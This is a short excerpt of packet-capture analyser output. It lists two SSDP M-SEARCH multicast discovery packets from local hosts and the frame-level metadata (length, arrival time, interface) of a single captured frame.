35 6.738741655 192.168.3.179 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
36 6.759722813 192.168.3.131 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
Frame 2: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface eth0, id 0
Interface id: 0 (eth0)
Encapsulation type: Ethernet (1)
Arrival Time: Jan 25, 2023 13:07:24.558457958 IST
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1674632244.558457958 seconds
[Time delta from previous captured frame: 0.273801559 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.273801559 seconds]
Frame Number: 2
Frame Length: 1042 bytes (8336 bits)
Capture Length: 1042 bytes (8336 bits)
[Frame is marked: False]